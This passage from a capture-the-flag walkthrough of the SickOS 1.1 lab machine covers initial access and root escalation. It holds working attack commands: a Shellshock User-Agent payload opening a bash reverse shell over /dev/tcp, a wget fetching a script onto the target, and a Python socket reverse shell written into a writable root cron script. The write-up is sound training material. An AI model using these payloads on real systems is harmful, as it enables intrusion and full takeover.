execute arbitrary commands on vulnerable systems, potentially taking full control of the affected systems.

I read about this vulnerability and its exploitation here: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/cgi

Hence, I got a reverse shell by executing a malicious command with **Shellshock** and **curl**.



```
┌──(root㉿kali)-[~/ctf/sickos1]
└─# curl -H "User-Agent: () { :;}; /bin/bash -i >& /dev/tcp/192.168.1.13/4444 0>&1" --proxy http://192.168.1.4:3128 http://192.168.1.4/cgi-bin/status
█
```




```
┌──(root㉿kali)-[~/ctf/sickos1]
└─# rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.4] 60927
bash: no job control in this shell
www-data@SickOs:/usr/lib/cgi-bin$ export TERM=xterm
export TERM=xterm
www-data@SickOs:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@SickOs:/usr/lib/cgi-bin$ hostname
hostname
SickOs
www-data@SickOs:/usr/lib/cgi-bin$ 
```

Hence I got initial access on the target.


PRIVILEGE ESCALATION

I downloaded the **linux smart enumeration** script.




File Actions Edit View Help
root@kali: ~/ctf/linux-smart-enumeration

```
┌──(root㉿kali)-[~/ctf/linux-smart-enumeration]
└─# ls
cve  doc  LICENSE  lse.sh  mypayload  README.md  screenshots  tools

┌──(root㉿kali)-[~/ctf/linux-smart-enumeration]
└─# python -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
```




```
www-data@SickOs:/usr/lib/cgi-bin$ lsls
ls
status
www-data@SickOs:/usr/lib/cgi-bin$ cd /tmp
cd /tmp
www-data@SickOs:/tmp$ wget http://192.168.1.13:1234/lse.sh
wget http://192.168.1.13:1234/lse.sh
--2024-07-22 11:13:42--  http://192.168.1.13:1234/lse.sh
Connecting to 192.168.1.13:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: `lse.sh'

     0K .......... .......... .......... .......... .......   100% 44.5M=0.001s

2024-07-22 11:13:42 (44.5 MB/s) - `lse.sh' saved [48875/48875]

www-data@SickOs:/tmp$ 
```

Finally I ran this and found an interesting python file




```
═══════════════════════════════════════════════════════════( recurrent tasks )═══
[*] ret000 User crontab.................................................... nope
[!] ret010 Cron tasks writable by user..................................... nope
[*] ret020 Cron jobs....................................................... yes!
[*] ret030 Can we read user crontabs....................................... nope
[*] ret040 Can we list other user cron tasks?.............................. nope
[*] ret050 Can we write to any paths present in cron jobs.................. yes!
[!] ret060 Can we write to executable paths present in cron jobs........... yes!
───
/etc/cron.d/php5:09,39 *     * * *     root   [ -x /usr/lib/php5/maxlifetime ] && [ -d /var/lib/php5 ] && find /var/lib/php5/ -depth -m
indepth 1 -maxdepth 1 -type f -cmin +$(/usr/lib/php5/maxlifetime) ! -execdir fuser -s {} 2>/dev/null \; -delete
/etc/cron.d/php5:09,39 *     * * *     root   [ -x /usr/lib/php5/maxlifetime ] && [ -d /var/lib/php5 ] && find /var/lib/php5/ -depth -m
indepth 1 -maxdepth 1 -type f -cmin +$(/usr/lib/php5/maxlifetime) ! -execdir fuser -s {} 2>/dev/null \; -delete
/etc/cron.d/automate:* * * * * root /usr/bin/python /var/www/connect.py
───
[i] ret400 Cron files...................................................... skip
```

The file just contained some `print` statements.




```
www-data@SickOs:/var/www$ pwpwd
pwd
/var/www
www-data@SickOs:/var/www$ ls -la connect.py
ls -la connect.py
-rwxrwxrwx 1 root root 109 Dec  5  2015 connect.py
www-data@SickOs:/var/www$ cat connect.py
cat connect.py
#!/usr/bin/python

print "I Try to connect things very frequently\n"
print "You may want to try my services"
www-data@SickOs:/var/www$ 
```

I modified this file and added a code that would give me a reverse shell.




```
www-data@SickOs:/var/www$ lsls -la connect.py
ls -la connect.py
-rwxrwxrwx 1 root root 222 Jul 22 11:27 connect.py
www-data@SickOs:/var/www$ echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.13
",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")' > connect.py
ash")' > connect.pyleno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/b
www-data@SickOs:/var/www$ cat connect.py
cat connect.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.13",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")
www-data@SickOs:/var/www$ 
```



```
┌──(root㉿kali)-[~/ctf/sickos1]
└─# rlwrap nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.4] 36498
root@SickOs:~# export TERM=xterm
export TERM=xterm
root@SickOs:~# whoami
whoami
root
root@SickOs:~# hostname
hostname
SickOs
root@SickOs:~# 
```

Hence, I gained root access and captured the flag from the */root* directory.



```
root@SickOs:~# pwpwd
pwd
/root
root@SickOs:~# ls
ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:~# cat a*.txt
cat a*.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying


root@SickOs:~# 
```

CLOSURE

Here's a summary of how I obtained the root flag:

- I used the **squid** proxy to connect to the target web server.
- Upon accessing the target, I performed a **nikto** scan and identified a **shellshock** vulnerability in one of the paths.
- I exploited this vulnerability to execute a **bash** script and obtain a reverse shell.
- I then ran the **linux smart enumeration** script to identify misconfigurations for privilege escalation.
- I modified the Python script that was executed via **crons** with **root** privileges.
- With the reverse shell as the **root** user, I captured the flag from the */root* directory.

That's it from my side, until next time :)
Happy Hacking! 🎉